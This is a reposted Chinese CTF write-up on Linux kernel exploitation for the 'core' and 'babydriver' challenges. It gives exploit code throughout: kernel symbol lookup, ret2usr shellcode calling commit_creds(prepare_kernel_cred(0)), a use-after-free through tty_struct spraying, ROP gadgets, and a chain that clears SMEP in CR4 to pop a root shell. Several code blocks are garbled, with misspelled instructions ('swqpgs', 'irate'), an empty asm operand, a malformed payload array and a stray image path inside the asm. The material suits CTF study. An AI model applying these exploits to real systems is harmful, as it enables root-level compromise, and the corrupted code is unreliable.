linux内核pwn,[原创]linux kernel pwn 分析(一) 强网杯core + ciscn babydriver

转载

Paula-柒月拾 于 2021-04-29 13:44:57 发布 115 收藏
文章标签： linux内核pwn

通用的提权代码是

```
commit_creds(prepare_kernel_cred(0));
```

这两个函数如何动态获得？

借助/proc/kallsyms符号表，在运行时动态读取。这个很容易实现，贴出一例：

```
unsigned long find_symbol_by_proc(char *file_name, char *symbol_name)
{
FILE *s_fp;
char buff[200] = {0};
char *p = NULL;
char *p1 = NULL;
unsigned long addr = 0;
s_fp = fopen(file_name, "r");
if (s_fp == NULL){
printf("open %s failed.\n", file_name);
return 0;
}
while (fgets(buff, 200, s_fp) != NULL){
if (strstr(buff, symbol_name) != NULL){
buff[strlen(buff) - 1] = '\0';
p = strchr(strchr(buff, ' ') + 1, ' ');
++p;
if (!p) {
return 0;
}
if (!strcmp(p, symbol_name)){
p1 = strchr(buff, ' ');
```

```
*p1 = '\0';

sscanf(buff, "%lx", &addr);

//addr = strtoul(buff, NULL, 16);

printf("[+] found %s addr at 0x%x.\n",symbol_name, addr);

break;

}

}

}
```

之后我们需要稳定系统，在内核返回用户态的时候，会调用iretq

iretq会依次弹出 rip cs eflags rsp ss之后做一些判断，因此如果不能构造好这些参数，系统会崩溃，无法get root shell。我们采取的方法是：提前构造一个save_state()函数，进入内核态前存储这些参数，用来构造payload。

```
static void save_state()

{

asm(

"movq %%cs, %0;"

"movq %%ss, %1;"

"pushfq;"

"pop %2;"

: "=r"(user_cs), "=r"(user_ss), "=r"(user_eflag)

:

: "memory");

}
```

很简单的一个函数，将cs ss eflag 分别存储在三个我们自定义的变量中。至于rip和rsp则是要我们自己去构造为getshell 的rip。这样返回用户态之后回去指向system("/bin/sh")。

```
int main()

{

if((base = mmap(0, 0x40000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0))==NULL)

{

perror("mmap");

exit(0);

}

int fd;
```

```
char tmp[64];
fd = open("/proc/core",O_RDWR);
ioctl(fd,COMMAND_PRINT,0x40);
ioctl(fd,COMMAND_READ,&tmp);
memcpy(&canary, tmp, 8);
char payload[] = {
0,0,0,0,0,0,0,0,
canary,
base+0x20000,
shellcode
};
write(fd, payload, 160);
ioctl(fd, IOCTL_COMMAND_COPY, 0xff00000000000008);
return 0;
}
```

main函数首先mmap一块地址，用来作为伪造栈。这题中返回用户态之后的伪造栈是什么没有影响。可以看到在调用core_copy之后劫持控制流去指向shellcode(),

```
static void shellcode()
{
commit_creds(prepare_kernel_cred(0));
asm(
"swqpgs;"\\
"movq %0 %%rax;"
"push %%rax;"
"movq %1 %%rax;"
"push %%rax;"
"movq %2 %%rax;"
"push %%rax;"
"movq %3 %%rax;"
"push %%rax;"
"movq %4 %%rax;"
```

"push %%rax;"

"irate;"

:

:"r"(user_ss),"r"()\\,"r"(user_eflags),"r"(user_cs),"r"(get_shell)


:"memory"

);

}

shellcode首先实现提权，之后构造栈稳固程序，返回用户态。这个时候我们可以看到rip的位置是我们的get_shell函数指针，getshell中调用system，因此返回后可以在root权限下弹出shell，利用完成。

之后通过开头的解包方法先去掉定时shutdown，之后将exp放入系统，qemu起系统，实现提权。



通过core这题我们可以发现，kernel pwn比用户态的pwn多了很多的准备工作，kernel pwn除了栈溢出和堆溢出还有条件竞争，babydriver 是一个简单的全局变量的竞争问题：

babydriver

照例先放入ida进行分析，同样实现了一套ioctl系统，

首先是babydriver_init中，调用了device_create，创建了叫babydev的文件系统

babyioctl中定义了一条命令 command 65537

它将会释放掉全局变量babydev_struct中的自定义的buf，重新申请一块，按照用户重新传入的size，然后更新len。

```
size_t v3; // rdx
size_t v4; // rbx
__int64 result; // rax

_fentry__(filp, *(_QWORD *)&command);
v4 = v3;
if ( command == 65537 )
{
  kfree(babydev_struct.device_buf);
  babydev_struct.device_buf = (char *)_kmalloc(v4, 37748928LL);
  babydev_struct.device_buf_len = v4;
  printk("alloc done\n", 37748928LL);
  result = 0LL;
}
else
{
  printk(&unk_2EB, v3);
  result = -22LL;
}
return result;
```

下面进行分析每一个设备操作函数，找出漏洞点：

babyopen：

调用kmalloc_caches申请一块堆空间，关于linux kernel 的对管理，会在第三篇文章单独进行分析。申请的内存空间的大小为64字节，讲地址存储在device_buf，并将全局变量babydev_struct的device_buf_len更新为64。

```
int __fastcall babyopen(inode *inode, file *filp)
{
  _fentry__(inode, filp);
  babydev_struct.device_buf = (char *)kmem_cache_alloc_trace(kmalloc_caches[6], 37748928LL, 64LL);
  babydev_struct.device_buf_len = 64LL;
  printk("device open\n", 37748928LL);
  return 0;
}
```

再看babywrite和babyread函数

babywrite 函数中在调用copy_from_user之前会检查device_buf_len是否大于用户要求的长度，否则不会执行

```
 9     return -1LL;
10   result = -2LL;
11   if ( babydev_struct.device_buf_len > v4 )
12   {
13     v6 = v4;
14     copy_to_user(buffer);
15     result = v6;
```

```
    return -1LL;
  result = -2LL;
  if ( babydev_struct.device_buf_len > v4 )
  {
    v6 = v4;
    copy_from_user();
    result = v6;
  }
  return result;
```

同理babyread函数也会进行检查，也就是说不存在内存的溢出点。

这个时候我们想起了全局变量，如果我们能够打开两个设备文件描述符，第二个文件描述符再调用command更新，为某大小，之后将其释放，这时，我们还有另一个文件描述符，可以对其进行写，实现use after free的利用

更新的size应该设置为多大？

我们这里要利用一种设备 tty 通过打开'/dev/ptmx'来进行操作，通过改写tty_struct的tty_opreations结构体 *ops中国ioctl函数指针从而劫持控制流

tty_operations 结构体如下，只需要在exp中声明一个结构体，并将其中的

struct tty_operations {

struct tty_struct * (*lookup)(struct tty_driver *driver,

struct file *filp, int idx);

int (*install)(struct tty_driver *driver, struct tty_struct *tty);

void (*remove)(struct tty_driver *driver, struct tty_struct *tty);

int (*open)(struct tty_struct * tty, struct file * filp);

void (*close)(struct tty_struct * tty, struct file * filp);

void (*shutdown)(struct tty_struct *tty);

void (*cleanup)(struct tty_struct *tty);

int (*write)(struct tty_struct * tty,

const unsigned char *buf, int count);

int (*put_char)(struct tty_struct *tty, unsigned char ch);

void (*flush_chars)(struct tty_struct *tty);

int (*write_room)(struct tty_struct *tty);

int (*chars_in_buffer)(struct tty_struct *tty);

int (*ioctl)(struct tty_struct *tty,

unsigned int cmd, unsigned long arg);

就是覆盖掉这个指针

long (*compat_ioctl)(struct tty_struct *tty,

unsigned int cmd, unsigned long arg);

void (*set_termios)(struct tty_struct *tty, struct ktermios * old);

void (*throttle)(struct tty_struct * tty);

void (*unthrottle)(struct tty_struct * tty);

void (*stop)(struct tty_struct *tty);

void (*start)(struct tty_struct *tty);

void (*hangup)(struct tty_struct *tty);

int (*break_ctl)(struct tty_struct *tty, int state);

void (*flush_buffer)(struct tty_struct *tty);

void (*set_ldisc)(struct tty_struct *tty);

void (*wait_until_sent)(struct tty_struct *tty, int timeout);

void (*send_xchar)(struct tty_struct *tty, char ch);

int (*tiocmget)(struct tty_struct *tty);

int (*tiocmset)(struct tty_struct *tty,

unsigned int set, unsigned int clear);

int (*resize)(struct tty_struct *tty, struct winsize *ws);

int (*set_termiox)(struct tty_struct *tty, struct termiox *tnew);

int (*get_icount)(struct tty_struct *tty,

struct serial_icounter_struct *icount);

const struct file_operations *proc_fops;

};

我们伪造一块tty_struct,然后利用command申请一块command大小的堆块，将其释放。简单的说一下slub管理器，在slub中，所有的内存块都被当作object来看待，系统维护了一个kmem_cache[12]的结构体数组，每个kmem_cache中有很多链表，其中有kmem_cache_cpu，分配时根据不同的cpu先从这个链表中进行分配，开始申请的时候，会先分配一页，将这一页分割成相同大小的内存块，每一个内存块对应于一个object，放在kmem链表中。也就是说kmem_cache只能分配固定大小的内存块。

因此，我们通过申请一块，释放掉，它会被放入相应的slab链表中，这个链表会被归入到部分使用的页的链表中，之后再大量申请此大小的内存块，会将所有空闲内存块都申请出来，自然会将其申请出来。

之后即可利用uaf。

这题开启了smep，所以我们的payload不能直接写在用户态的程序之中，采用开头说的方法在vmlinux中找rop。

具体找什么样子的rop？

我们带入调试，发现内核在调用tty系统的ioctl的时候，会将地址先放入rax，之后call rax。如果我们能xchg eax esp，就能将rsp的值转换成我们放入的rop地址的后四位，而后四位肯定是位于用户态的，而用户态的地址是我们可以控制的，只要事先mmap并放入事先伪造好的栈，就能劫持控制流。

到现在只剩下一个问题没有解决，smep开启了即使有内核rop，如何实现提权呢？

在这里我们采取的方法是，先通过rop关闭smep，之后返回用户态调用最基础的提权代码。

smep的开启关闭是通过cr4寄存器来标记的，只有通过rop改写cr4即可关闭smep，之后就是各种提权

具体的调试过程：

首先我们来构造rop chain，都需要哪些呢？

首先需要一个xchg eax esp，实现对栈的控制

```
parallels@parallels-vm:~/Desktop/babydriver_0D09567F
gadget$ grep ': xchg eax, esp ; ret' test
0xffffffff8100008a : xchg eax, esp ; ret
0xffffffff81442206 : xchg eax, esp ; ret 0x134
```

一个设置cr4，准备用pop rdi；和mov cr4 ，rdi；这两条实现

```
0xffffffff810d238d : pop rdi ; ret
0xffffffff81004c14 : mov rax, cr4 ; pop rbp ; ret
0xffffffff81004d7d : mov rbp, rsp ; mov cr4, rdi ; pop rbp ; ret
0xffffffff81004c11 : mov rbp, rsp ; mov rax, cr4 ; pop rbp ; ret
0xffffffff810635b0 : push rbp ; mov rbp, rsp ; mov cr4, rdi ; pop rbp ; ret
```

还需要swapgs 和 iret用来稳固程序，以便顺利返回到用户态去弹出shell。

```
0xffffffff81b1e127 : inc eax ; iretd ; cmp di, 0xffff ; call qword ptr [rax]
0xffffffff81af2ed1 : iretd ; adc eax, 0xffffff81 ; jmp rax
0xffffffff812c7491 : iretd ; add al, byte ptr [rax] ; add bh, al ; test dword pt
r [rdi + rdi*8 - 1], esp ; call qword ptr [rbx]
```

因此，整个的rop chain如下：

unsigned long rop_chain[]=

{

poprdiret,

0x6f0,

write_cr4,

关闭smep之后即可返回用户态

get_root，

提权完成，需要安全返回用户态

swapgs，

0，

iretq，

getshell,

user_cs,

user_eflags,

base+0x10000,

user_ss};

最后我们再从头捋一下思路：

1.首先创建两个文件描述符

2.利用ioctl的command修改掉全局变量内存块为一块tty_struct大小的内存块

3.通过大量申请内存将此块申请出，此时，我们开启的众多的tty设备中，一定有一个的tty struct是我们通过baby_dev可以控制的。

4.触发ufa 并改写tty_struct，tty_struct偏移为0x24的位置，改写伪造的ops，从而劫持控制流

4.通过将ioctl改写为 xchg eax esp，之后调用ioctl操作tty的时候会控制栈

5.通过改写cr4关闭smep。

6.返回用户态提权

参考：

http://whereisk0shl.top/NCSTISC%20Linux%20Kernel%20pwn450%20writeup.html

https://www.anquanke.com/post/id/86490

http://www.360zhijia.com/anquan/370741.html/amp